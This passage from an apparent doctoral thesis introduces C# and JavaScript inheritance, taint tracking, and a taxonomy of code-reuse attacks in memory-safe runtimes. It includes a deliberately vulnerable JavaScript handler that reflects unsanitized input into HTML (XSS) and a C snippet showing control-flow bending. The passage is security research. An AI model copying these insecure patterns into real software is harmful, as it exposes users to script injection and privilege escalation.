C# language and .NET runtime C# is a general-purpose high-level programming language that originally developed by Microsoft as part of .NET platform. It supports static strong typing, imperative, object-oriented and other paradigms.

A fundamental feature of C# is its class-based inheritance model, which supports the creation of complex and reusable code structures. It allows programmers to create a new class based on an existing class, thereby reusing code and reducing redundancy. The new class, known as the derived class, inherits the properties, methods, and events of the existing class, referred to as the base class. This inheritance hierarchy forms a tree-like structure where each node (class) can extend another, enabling the creation of complex, interrelated objects. C# supports single inheritance, meaning a class can inherit from only one base class. However, C# compensates for this limitation by supporting interfaces, which allow a class to implement multiple sets of behaviors. This approach simplifies the creation of extensible and maintainable software.

In Listing 2.1a, we demonstrate an example of the reuse, extend, and modify behavior in C# classes, comparing it with JavaScript inheritance. We define a base class `Vehicle` with its members explicitly, including a field `Model` in line 2. C# supports access modifiers, such as `public`, `private`, `protected`, and `internal`, which control the visibility of class members. These modifiers allow programmers to hide the internal implementation details from the outside world, following the OOP design principle of *encapsulation*. Encapsulation involves bundling related data and the methods that operate on the data into a single unit. The `Vehicle` class also implements a *virtual* method `Go` that can be overridden in a derived class by providing a new implementation. It achieves another key OOP principle, *polymorphism*, where the exact method to be called is determined at runtime based on the actual type of the object. The object's type metadata contains a pointer to the specific instance of the virtual method, meaning the object's type controls the virtual method pointers. In lines 14-27, the code defines a derived class `Car` that extends `Vehicle` by adding a new field `LicensePlate` and replacing the implementation of the `Go` method. The con-

```
1  class Vehicle {
2   public string Model;
3
4   public Vehicle(string m) {
5     Model = m;
6   }
7
8   public virtual void Go() {
9     /* ... */
10  }
11 }
12
13
14 class Car : Vehicle {
15  public string
16    LicensePlate;
17
18
19  public Car(string m,
20    string plt) : base(m) {
21    LicensePlate = plt;
22  }
23
24  public override void Go(){
25    /* ... */
26  }
27 }
```

(a) C#.

```
class Vehicle {

  constructor(model) {
    this.model = model
  }

  go() {
    /* ... */
  }
}


class Car extends Vehicle {


  constructor(model, plt) {
    super(model);
    this.licensePlate = plt
  }

  go() {
    /* ... */
  }
}
```

(b) JavaScript ES6.

```
function Vehicle(model) {
  this.model = model;
}

Vehicle.prototype.go =
  function () {
  /* ... */
}


Car.prototype =
  Object.create(
    Vehicle.prototype)
Car.prototype.constructor=Car

function Car(model, plt) {
  Vehicle.call(this, model)
  this.licensePlate = plt
}

Car.prototype.go =
  function () {
  /* ... */
}
```

(c) JavaScript ES5.

Figure 2.1: Comparison of inheritance models in C# and JavaScript.

structor of `Car` makes an implicit call to the base class constructor in line 20 and then initializes its own field `LicensePlate` in line 21.

C# introduces several features that enhance the language's expressiveness, such as *properties*, *events*, and *delegates*. Properties provide a way to expose class fields with the custom *setters* and *getters*. They are essentially methods that are executed when a value is assigned to or read from the property. Events in C# allow a class to notify other classes that a change has occurred. They are based on the delegate model, which allows methods to be passed as parameters or assigned to variables. Delegates are a type-safe mechanism for defining and handling method pointers. They are used to pass methods as arguments, providing support for callback methods and event handling. Delegates are strongly typed, ensuring that only methods with a specific signature can be assigned to a delegate.

The C# language is integrated with the .NET platform, which consists of two major components: the Common Language Runtime and the .NET Framework Class Library (FCL). The CLR is the virtual machine responsible for running programs written in the Common Intermediate Language (CIL) and performing JIT compilation to convert CIL code into machine instructions. CIL is an object-oriented, stack-based instruction set defined within the Common Language Infrastructure (CLI) specification [62]. A compiler for higher-level languages like C# or F# generates CIL code that can be executed in the CLI runtime. The

FCL provides a library of reusable types that developers can call from their applications. It includes a wide range of classes and methods for user interfaces, data access, web application development, network and OS communications, and other features.

Originally, Microsoft developed the .NET platform for running on Windows only, and named it the *.NET Framework*. However, with the advent of *.NET Core*, they introduced a cross-platform, open-source version of the .NET platform. The newer versions, now referred to simply as *.NET*, unify the capabilities of .NET Framework and .NET Core, offering a single platform that supports a wide range of applications, including web, desktop, cloud, and mobile apps.

A powerful feature of the .NET runtime is *reflection*, which allows applications to inspect and interact with their own metadata and structure at runtime. Through reflection, a program can dynamically discover the types, methods, properties, and fields of objects, enabling features like dynamic method invocation and object creation. This capability is particularly useful for building flexible and extensible frameworks, such as serialization to different formats like XML, JSON, dependency injection containers, and ORMs (Object-Relational Mappers), where the ability to analyze and manipulate code structures at runtime is essential.

JavaScript language and runtime JavaScript is a high-level programming language widely used for web development. It is known for its dynamic typing, prototype-based inheritance, and support for both object-oriented and functional programming paradigms. Originally designed for client-side scripting, JavaScript has since evolved to support server-side development as well.

JavaScript uses a prototype-based inheritance model, which differs from class-based inheritance. In JavaScript, objects can inherit properties and methods directly from other objects through a mechanism known as the prototype chain. Every JavaScript object has a reference to a prototype, which is another object from which it inherits properties and methods. When a property or method is accessed on an object, the JavaScript engine first looks for it on the object itself. If it is not found, the engine looks up the prototype chain until the property is found or the chain ends. Although JavaScript is fundamentally prototype-based, the ECMAScript 6 (ES6) standard [61] introduces *classes* as syntactical sugar for programmers familiar with class-based languages.

We present examples of defining type hierarchies for JavaScript ES6 in Listing 2.1b and JavaScript ES5, without classes, in Listing 2.1c. The ES5 example represents the desugared version of the class-based syntax. In lines 1-11, we define a base class `Vehicle` and create a new property `model` dynamically in its constructor. The `go` function is represented as a property that refers to the address of the function's implementation. In lines 14-27, we define a derived class `Car` that extends `Vehicle`. At runtime, JavaScript first creates a constructor function from lines 19-22 and assigns a new object for its prototype, with `Vehicle.prototype` in the prototype chain, as shown in lines 14-17. `Object.create` returns this new prototype's object using an existing object from the argument as the pro-

totype of the newly created object. To achieve polymorphism at runtime, the code defines a new function and assigns it to the `go` property of `Car`'s prototype in lines 24-27. When the code executes the `Car` constructor, such as `c = new Car("DeLorean", "PNZ58")`, the runtime creates a new object with a prototype chain from `Car.prototype`. For `c.go()` call, the runtime first looks up the `go` property in the `Car` prototype and invokes the overridden function using the found function pointer. Notice that JavaScript allows function invocations via the built-in `call` function. Programmers typically use this syntax when they need to pass the `this` reference explicitly, as shown in line 20.

JavaScript provides a wide range of built-in functions that are available globally, for example, for array and string modification. Additionally, JavaScript includes features for dynamically executing code, such as the `new Function` constructor and the `eval` function. The `new Function` constructor allows us to create a new function object from a string of code. The created function can be called later, just like any other JavaScript function. The key advantage of `new Function` is that it enables the creation of functions at runtime, which can be useful in dynamic scenarios where the function logic needs to be constructed on the fly. The `eval` function executes a string of JavaScript code passed as an argument. It can take any valid JavaScript code as a string and execute it within the current scope.

JavaScript engines are responsible for executing JavaScript code. They are embedded within web browsers and server environments to interpret and run JavaScript code. *V8*, developed by Google, is one of the most widely-used JavaScript engines. It powers the Chromium browser and server-side runtimes like Node.js [66] and Deno [83]. V8 supports both the interpretation and compilation of JavaScript code into native machine code. Other popular JavaScript engines include SpiderMonkey, used in Mozilla Firefox; JavaScriptCore, used in the Apple Safari browser; and Chakra, developed by Microsoft for the Edge browser.

JavaScript has evolved beyond its original use in the browser to become a powerful tool for server-side development. In server-side environments, JavaScript can handle HTTP requests, interact with databases, perform file operations, and manage server-side logic. This enables developers to use a single language for both client and server development, simplifying the development process. The most popular server-side JavaScript runtimes include Node.js [66], Deno [83], and Bun [37]. Node.js, built on Google's V8 engine, is the most widely-used runtime and is designed for building scalable applications. Deno, developed in Rust and also based on the V8 engine, offers TypeScript support out of the box and enhanced security features, such as explicit permissions for file, network, and environment access. Bun is a newer runtime based on the JavaScriptCore engine that emphasizes speed and developer experience, integrating a fast JavaScript and TypeScript runtime with built-in tools like a bundler and package manager. In this doctoral thesis, we study security issues targeting the Node.js and Deno runtimes.

2.3 Program Analysis

Program analysis is a fundamental area in computer science that focuses on understanding and improving the behavior of software programs. It involves the systematic examination of code, either before or during execution, to identify potential issues, optimize performance, and ensure correctness. By analyzing the structure and control- or data-flows of a program, programmers can gain insights into how the software behaves under various conditions, which is crucial for identifying bugs, security vulnerabilities, and performance bottlenecks [144, 152].

Program analysis is particularly useful in large-scale evaluation, where manual inspection of code is impractical due to the size and complexity of the analyzed codebases. Automated program analysis tools can systematically analyze vast codebases, making it possible to answer research questions about the prevalence of specific code patterns in the real-world applications and detect new kinds of bugs and vulnerabilities. Additionally, as software increasingly becomes a target for malicious attacks, program analysis plays a pivotal role in security analysis, helping to identify and mitigate vulnerabilities before they can be exploited.

Program analysis can be broadly categorized into two main types: static analysis and dynamic analysis. Static analysis involves examining the program code without executing it. This type of analysis is performed on the source code, bytecode, or binary code to identify potential errors, vulnerabilities, and optimization opportunities. Because it does not require the program to run, static analysis can be applied early in the development process, making it a valuable tool for early bug detection and code quality assurance.

In contrast, dynamic analysis examines the program as it executes. This approach provides insights into how the software behaves in a real runtime environment, capturing information about memory usage, performance, and the interactions between different components of the software. Dynamic analysis complements static analysis by providing a more accurate reflection of how the program behaves in real-world scenarios.

Several key metrics are essential for measuring the effectiveness of a program analysis technique: True Positive (TP), False Positive (FP), True Negative (TN), False Negative (FN), recall, and precision. *True Positives* refer to the ability of an analysis to accurately detect a real issue. *False Positives* occur when an analysis reports an issue that is not. *True Negatives* represent the ability of an analysis to correctly identify that no issue exists, while *False Negatives* are instances where the analysis fails to detect an existing issue. *Recall* is the metric that indicates the analysis's ability to find all relevant issues, calculated as the ratio of TPs to the sum of TPs and FNs. High recall means that the program analysis misses few real issues. *Precision* measures the accuracy of the analysis in identifying only true issues, calculated as the ratio of TPs to the sum of TPs and FPs. High precision indicates that the analysis produces fewer FPs.

Static analysis commonly suffers from lower precision compared to dynamic analysis due to over-approximation. This tendency to over-report can lead to

```
1  function addToGarage(garage, model, plt) {
2    const car = new Car(model, plt)
3    garage.push(car)
4  }
5
6  function findCar(cars, model) {
7    for (const car of cars) {
8      if (car.model === model) {
9          let carProperties = []
10         for (const key in car) {
11           carProperties.push(
12             `${key}: ${car[key]}`)
13         }
14
15         return carProperties.join(", ")
16     }
17   }
18 }
```

```
const garage = []
function addTimeMachineHandler(req, res) {
  addCarToGarage(garage,
    "DeLorean",
    req.body.licensePlate)
}

function findCarHandler(req, res) {
  const carModel = req.body.model
  const car = findCar(garage, carModel)
  res.send(`
    <html>
    <body>
      <p>Car Found: ${car}</p>
    </body>
    </html>
  `)
}
```

Figure 2.2: Illustration of taint tracking in JavaScript.

an excessive number of FPs, making it challenging for developers to identify real issues. Dynamic analysis tends to have higher precision because it observes actual runtime behavior, reducing the likelihood of FPs. However, dynamic analysis may suffer from lower recall, if not all execution paths are tested, potentially missing some issues that only occur under specific conditions. Balancing these metrics is crucial for the practical effectiveness of any analysis technique.

A popular technique used in program analysis for security is *taint tracking*. Taint tracking is a data-flow analysis and it can be implemented using both static and dynamic analysis methods. Taint tracking tracks how data from sensitive sources propagates through a program to sensitive sinks. For example, it can be used to identify whether untrusted data (known as *tainted* data) affects sensitive code patterns (known as *sinks*). We refer to the work of Schoepe et al. [181] for an overview of taint analysis in security domains.

Figure 2.2 presents JavaScript code listings to illustrate taint tracking in practice. We assume that functions with the `Handler` postfix in their names handle web requests with user-controlled parameters. The `addTimeMachineHandler` function takes attacker-controlled input `req.body.licensePlate` and stores a car with the provided license plate in an array `garage`. The `findCarHandler` function then allows finding a car by the requested model from `req.body.model` and includes it in the output HTML response without any sanitization. If an attacker controls the license plate, this code may lead to cross-site scripting (XSS) attacks because they can inject a malicious script into the HTML and execute it in the victim's browser.

Taint tracking can be used to analyze the flow of untrusted input data in a program. It marks the value of `req.body.licensePlate` as tainted in line 5 and then tracks how this data is used. This requires interprocedural analysis, propagating the tainted data through the `plt` parameter of the `addToGarage`

function, the constructor of `Car` in Listing 2.1c, and finally storing it in an array in line 3. Another handler, `findCarHandler`, passes the array to the `findCar` function in line 10, which enumerates all elements of the array in line 7, retrieves the tainted value, propagates the tainted mark to the array `carProperties` in line 11, and returns a string with the tainted mark. When the returned tainted string is injected into the HTML output in line 14, taint tracking should signal that a tainted value has reached a security-sensitive sink, leading to XSS. We discuss how static and dynamic analysis can be used to implement taint tracking.

Static analysis Taint tracking can be implemented via static analysis using a range of techniques. These techniques include *data flow analysis*, *control flow analysis*, *abstract interpretation*, and more. Data flow analysis focuses on understanding how data moves through a program. It analyzes the flow of data from one part of the program to another, helping to identify dependencies and data usages. The seminal work by Reps et al. [171] introduces a method for performing precise interprocedural data flow analysis using graph reachability techniques. This approach allows for a more accurate understanding of how data flows across different procedures and functions. Control flow analysis is concerned with the order in which instructions or statements in a program are executed. It constructs a control flow graph (CFG) that represents the possible execution paths within the program.

Abstract interpretation is a theoretical framework used to reason about the behavior of programs in a way that balances precision and performance. It involves approximating the possible values of a program during its execution. We refer to the works of Cousot and Cousot [43–45] for an introduction to abstract interpretation, its frameworks, and an in-depth discussion of various approaches and their applications.

Static taint tracking faces significant challenges. A key issue of static taint tracking is over-approximation, where the analysis may falsely flag safe data flows as dangerous, leading to a high number of false positives. Moreover, static analysis should model the semantics of all language constructs, built-in functions, and used frameworks. For example, in Figure 2.2, an analyzer should emulate the semantics of array and string functions, `for-of` and `for-in` loops, and template string literals to correctly propagate the taint value without losing it, which is not trivial to implement in practice. Additionally, the scalability of static analysis is a concern, especially for large codebases, as the complexity of analyzing all possible execution paths can be computationally expensive. There is also a trade-off between precision and performance: making the analysis more precise typically requires more computational resources, which can slow down the analysis process.

Dynamic analysis Dynamic taint tracking monitors the flow of data through a program while it is running. By marking specific inputs as tainted, the analysis can track how these inputs propagate through the program, ensuring that they are not used improperly in security-sensitive sinks. There are two primary approaches for implementing dynamic taint tracking: code instrumentation and modification

of the runtime environment. Code instrumentation involves directly modifying the program's source code or binary by inserting additional instructions that monitor and track the flow of tainted data during execution. This approach allows for fine-grained control and customization of the taint tracking process, enabling the tracking of specific variables, functions, or operations as needed. However, it can introduce significant overhead, potentially altering the program's behavior due to the added instructions.

Modification of the runtime environment involves altering the runtime or virtual machine on which the program executes. While this approach can reduce the overhead introduced by instrumentation and ensure that all code paths, including those in third-party libraries and the internal code of the runtime itself, are tracked, it requires in-depth knowledge and control over the runtime environment.

Dynamic taint tracking has its challenges. The primary issue is performance overhead: the analysis adds extra computations during runtime, which can slow down the program. Additionally, dynamic analysis is limited by coverage, as it only analyzes the paths that are executed while the program is running. This limitation means that certain code paths, especially rare or exceptional ones, may not be analyzed, potentially leaving vulnerabilities undetected. In our example in Figure 2.2, an analyzer should first trigger the execution of `addTimeMachineHandler` to store the tainted data in the shared state and only then execute another handler `findCarHandler` to invoke the security-sensitive function with the tainted data. Moreover, the analyzer should know that the `req.body.model` parameter should be equal to `DeLorean` to load the tainted data in line 10 and reach the sensitive sink in line 14. We refer the work of Schwartz et al. [182] for in-depth discussion of dynamic taint analysis.

Dynamic analysis provides an accurate reflection of a program's behavior in a real environment, making it capable of detecting issues that depend on environment data. This induces a lower number of false positives compared to static analysis. However, its drawbacks include the performance overhead introduced during execution and the fact that it is limited to the paths and scenarios that are explicitly tested during runtime, potentially missing issues that arise in untested code paths.

In summary, both static and dynamic analysis techniques are essential tools in the field of program analysis, each offering unique strengths and facing particular challenges. Taint tracking, as a method within these approaches, plays a crucial role in security analysis. In this thesis, we develop both static and dynamic taint analysis for C# and JavaScript and their runtime environments.

Chapter 3

Code-Reuse Attacks Taxonomy

This chapter proposes a general taxonomy for code-reuse attacks in safe and managed memory runtimes. Taking the form of an attack tree, it covers 3 attack subclasses, mapped to 15 different language and runtime features, and illustrated by 20 newly detected high-severity vulnerabilities in popular applications. Beyond capturing the essence of code-reuse attacks, we also use this taxonomy to describe the contributions of the thesis.

Attack tree Attack trees [112, 179, 180] are systematic and intuitive representations of the different ways in which a system can be attacked. The root node of the tree is the attacker's top-level goal, refined by subgoals in the nested nodes to the leaves representing specific steps of the attack. A refinement can be conjunctive or disjunctive. The attack tree uses conjunction to aggregate multiple steps in achieving a parent goal, and disjunction to choose one of several ways to achieve the same goal. Such a structure maps one instance to exactly one class, as taxonomies require. The graphical, structured tree notation can help for practical security researchers and tool builders attempting to model and detect different classes of attacks in specific programming languages.

Attacker model The development of the taxonomy is based on the following assumptions and the attacker model shown in Figure 3.1. We consider web and standalone applications and their users in our attacker model. The web applications have server-side code executing on the servers and client-side code evaluated in users' browsers. We assume the web application operates under an Operating System (OS) high-privilege account and accesses internal services, databases, and local confidential data that are unavailable to the application's users.

Any user of the applications can play the role of the attacker. For web applications, the model represents unauthenticated users, and users with high-level and low-level privileges. These are the administrators and common users, respectively. We distinguish these actors based on the different impacts that the modeled attack can have on the system, and correspondingly, the different severity of the disclosed vulnerabilities. The web application's users interact either




Figure 3.1: Attacker model for web and standalone applications.

with the client side of the application via their own browsers or directly with the server side by sending web requests to the application's endpoints.

For standalone applications, a user resides locally on the same machine and, as a result, they already have the privileges of the OS account. We assume that this is a low-privilege account in the OS. The local user can also interact with the available files that can be shared with any application running on the same machine, including the web application.

The other actors in our model are the users of external services, such as public data storages (for example, *git* repositories and *npm* registries). These are unauthenticated users for the considered web and standalone applications. The attacker compromises the data in these external services, and the application can

be affected by loading and handling the compromised data from the services.

We consider an attack successful when an actor elevates their own privileges either by executing code with higher privileges or by affecting resources that require higher privileges. To visualize the attacks in our model in Figure 3.1, we use red dotted lines to depict the flow of attacks from the actors through the borders of different levels of privileges. These attack scenarios include the following cases:

- *(A)* An unauthenticated application user gains privileges of any OS account, namely by executing arbitrary code. This is an unauthenticated Remote Code Execution (RCE) attack.
- *(B)* A low-privileged user of the web application gains privileges of a high-privileged user of the same web application. This attack can be performed via Cross-Site Scripting (XSS) in the high-privileged victim's browser.
- *(C)* A low-privileged user of the application gains privileges of any OS account. This is an authenticated (low-privileged) RCE attack.
- *(D)* A high-privileged user of the application gains privileges of any OS account. This is an authenticated (high-privileged) RCE attack.
- *(E)* A low-privileged local user gains privileges of an OS high-level account. This is a Local Privilege Escalation (LPE) attack.

We restrict all possible attacks to a subclass of *code-reuse* attacks, where direct code injection is prevented. Thus, the attacker's top-level goal is to find a way to perform a malicious action with higher privileges in the system using existing code fragments of the application. An attacker can exfiltrate confidential data from internal services or databases, exploit the affected infrastructure for malicious computations (e.g., crypto-mining [165]), or use it as a bot for further DDoS attacks or spam mailing. The taxonomy developed based on this attack model addresses the question of *how* the attacker triggers the code-reuse attack, not *what* the malicious code does.

Methodology The methodology adopted to design the taxonomy comprises five steps.

First, we review scientific literature that covers aspects of exploitation and detection of code-reuse attacks. We focus on memory-managed runtimes and memory-safe languages such as C# .NET, Java, JavaScript, and PHP. While many authors [7, 29–32, 34, 47, 50–52, 59, 70, 75, 87, 95, 98, 103, 105, 106, 150, 151, 163, 174, 176, 177, 187, 202] study code-reuse attacks for these languages, there is still a need for a systematized, language-agnostic approach to highlight the common traits and code patterns of this class of attack. The state-of-the-art research in memory-unsafe languages, such as C and C++, studies code-reuse attacks in-depth and proposes classifications and frameworks to categorize and mitigate these attacks. Chapter 1 of the book *"The Continuing Arms Race: Code-Reuse Attacks and Defenses"* [102] presents an adversary's toolkit that demonstrates how memory corruption bugs lead to different subclasses of code-reuse attacks in memory-unsafe languages. Inspired by this classification, we develop a new

taxonomy of code-reuse attacks for memory-safe languages.

Second, we analyze known vulnerabilities that lead to code-reuse attacks in memory-safe languages. In addition to scientific literature, to cover as many real-world attacks and vulnerabilities as possible, we also examine conference write-ups [64,65,73,91,147] and blog posts [6,74,81,100,154,168,178,184,211,213]. As a result, we collected 22 vulnerabilities in C#, 104 in Java, and 5 in JavaScript. We also study code patterns of 192 prototype pollution vulnerabilities in the benchmark SecBench.js [16], which collects vulnerable versions of third-party libraries. Although the benchmark does not contain full chains of exploits, it allows us to extract and summarize weaknesses in the code of real packages. For PHP, Java and .NET frameworks, we study the deserialization payload generators [5,67,146], which collect payloads (143 for PHP, 34 for Java and 31 for .NET) that exploit arbitrary code execution in insecure deserialization of objects.

Third, we generalize vulnerable code patterns to identify key ingredients that trigger code-reuse attacks. We abstract from specific programming languages or runtimes, perform threat modeling, match with our attack model, and create a taxonomy that takes the form of an attack tree. Then we refine the attack goal in the taxonomy to identify language features required for performing the attack. The final version of our initial attack tree is presented in Section 3.2.

Fourth, we develop examples of the required language features and their usage, which satisfy the attack subgoals. This process allows us to generalize code patterns of known vulnerabilities and to design new primitives for code-reuse attacks. We chose C# and JavaScript languages for our studies. These are two memory-safe languages with managed runtimes that implement different design principles. C# implements a *class-based* style of object-oriented programming (OOP) in which inheritance occurs via defining classes of objects, and it has a rich reflection API that allows full control of the type system, objects, and methods at runtime. JavaScript implements a *prototype-based* style of OOP in which inheritance is performed by reusing existing objects that serve as prototypes, implementing base methods and properties of the objects. These features lead to different attack variations, as we will demonstrate in Sections 3.3, 3.4, and 3.5. Through our rigorous analysis and structured taxonomy, we identified 7 new code-reuse primitives and their chains in JavaScript.

Finally, to validate the proposed taxonomy, we analyzed popular applications and detected new vulnerabilities based on the code patterns identified in the taxonomy. We developed static and dynamic analysis tools: SerialDetector [190], Silent Spring [193], GHunter [41], and Dasty [145], to identify vulnerabilities and primitives for exploiting these vulnerabilities. We then validated the results manually and implemented exploits against the applications. This process allowed us to perform 20 new attacks of arbitrary code execution with high and critical severity. All cases were disclosed to the vendors and have been fixed.

3.1 Code-Reuse Attacks in Memory Unsafe Languages

Low-level languages like C or C++ were designed more than 30 years ago with a primary focus on performance. The ability to implement low-level optimizations is achieved through manual memory management and the lack of memory safety guarantees from the compiler and runtime. However, this shifts the responsibility to developers to include checks in the source code to prevent any form of memory safety issues when working with pointers. Examples of such safety issues are arbitrary memory corruption or buffer overflows, use-after-free conditions, and type confusion by casting objects to an incorrect type.

Payer proposes an adversary's toolkit [102] that systematizes all known memory corruption issues and shows which exploitation techniques could be used by an adversary (i.e., an attacker) to gain certain privileges on a system. As a first step, an attacker needs to modify the process state by leveraging the memory corruption bug. Depending on the exploited bug, the author distinguishes the cases where an adversary modifies *(i)* the code of a program, *(ii)* code pointers, or *(iii)* data pointers and data itself. The next step is the execution of code affected by the memory corruption. We summarize the proposed toolkit in Figure 3.2 to present three ways of memory corruption exploitation that lead to *(i)* code injection, *(ii)* control-flow hijacking, and *(iii)* data-only attacks.

Code injection allows an attacker to control what code is executed. For example, if the attacker overwrites the code of an existing function, then any call to that function will lead to the execution of attacker-controlled code. Therefore, a successful exploit requires two actions: exploiting a memory corruption bug to inject their own code into the program and reusing a function call to transfer




Figure 3.2: Memory corruption attacks.

execution to the injected code.

Control-flow hijacking requires modifying a code pointer and accordingly moving the execution to this code pointer. It allows an attacker to execute arbitrary code within the program. A simple example of this attack is replacing a *return address* on the stack via a buffer overflow issue for a buffer allocated on the stack. When the current function returns control to the caller, the `ret` instruction on x86 pops the return address from the stack and then continues execution at that address. Technically, this is a reuse of the existing `ret` instruction in the program to trigger the execution of the desired code. Note that this attack can be combined with *code injection* when the attacker uses the same buffer overflow to inject code and overwrite the return address to move the execution to the injected code. When code injection is not possible due to runtime mitigations, the attacker can use the return-oriented programming (ROP) technique to induce arbitrary behavior in a program without injecting any code [173]. ROP combines short instruction sequences already present in a program's executable code, each of which ends in the `ret` instruction to transfer execution to another fragment. ROP chains are organized into units that perform well-defined tasks when invoked, known as *gadgets*. Once an attacker has assembled a Turing-complete collection of gadgets, they can synthesize any malicious behavior.

Data-only subclass combines the attacks which exclusively modify data and pointers to data, excluding all code pointers. Thereby, the attacker can not control the control-flow directly or jump the execution to an arbitrary function. Data-only attacks pose a significant threat in binary code by allowing attackers to alter the behavior of systems without hijacking the control flow. These attacks exploit the program's data, modifying it within the boundaries of the valid control-flow graph, thereby evading traditional control-flow integrity (CFI) defenses [24]. Through memory corruption, adversaries can influence the application's control flow, such as redirecting execution to an unintended branch by altering the condition tested in an if-else statement. This leads to unintended execution paths, causing the program to behave in ways not foreseen by the developer.

After modifying data, an attacker reuses the execution of existing code that can be influenced by the modified data. This may involve *non-control-data execution*, where the attacker compromises sensitive data such as a string that is passed to a system call spawning a new process defined by this string parameter. Such an attack leads to arbitrary command execution with process privileges. The difference from a classic command injection attack, where an attacker directly controls the input data propagated to the system call, is the presence of a memory corruption bug as the first step of the attack. Therefore, the attacker first changes the program state, which does not normally contain any attacker-controlled input data, as intended by the programmer.

Another scenario is *control-flow bending execution*, where the compromised program state bends the control flow along valid edges in the control-flow graph across multiple basic blocks. In this case, a target for the propagation of attacker-

controlled data is a control-flow construct, such as an if-then-else branch or a loop. In the short C example in Listing 3.1, the function performs high-privileged actions when the `isAdmin` flag is true. However, the memory error in line 4 allows an attacker to overwrite the flag if `pData` points to the same memory location, due to a memory corruption bug triggered before the execution of line 4. Thus, a control-flow bending attack could force the if-then basic block to execute even if the initial value of `isAdmin` is false.

```
1  void vulnerable(int *pData, int userData, bool isAdmin) {
2    // do something
3    // memory corruption bug!
4    *pData = userData;
5    if (isAdmin) {
6      // perform high-privileged operations
7    }
8  }
```

Listing 3.1: Example of control-flow bending execution in C.

We omit the discussion of mitigations for each class of attacks in memory-unsafe languages like C and C++ and instead focus on safe languages and memory-managed runtimes, which is the main topic of this thesis.

Memory safety prevents the root cause of all these attacks—memory corruption—making the exact same exploitation impossible. This raises an interesting research question: what language features can lead to the same classes of attacks if memory safety is guaranteed by language design? To address this, we define *code injection*, *call-flow hijacking*, and *data-only* attacks as subgoals and flip our diagram in Figure 3.2 to study code-reuse attacks from goals to language features that allow an adversary to achieve these subgoals. This new model expresses an attack tree where the root goal is a *code-reuse attack*. We will overview this model in the following sections.

3.2 Code-Reuse Attacks in Managed Runtimes

The main theme of this thesis is an investigation into how code-reuse attacks can be achieved in memory-safe languages and what features of these languages and their managed runtimes allow an attacker to perform such attacks. We develop a new taxonomy, presenting the results of our study in Figure 3.3. The taxonomy is structured as an attack tree with the root goal being a *code-reuse attack*. We define an attack as a code-reuse attack if it exploits instances of one or several *weaknesses* by using existing code fragments, known as *gadgets*. A weakness refers to a specific, identifiable flaw or deficiency in an application's code that may potentially compromise the system's security. These two components of the attack—the weakness and the gadget—are referred to as *exploit primitives*.

In Listing 3.2, we show the simplest example of a possible code-reuse attack in JavaScript. We assume that a web server executes a `getRequestHandler`

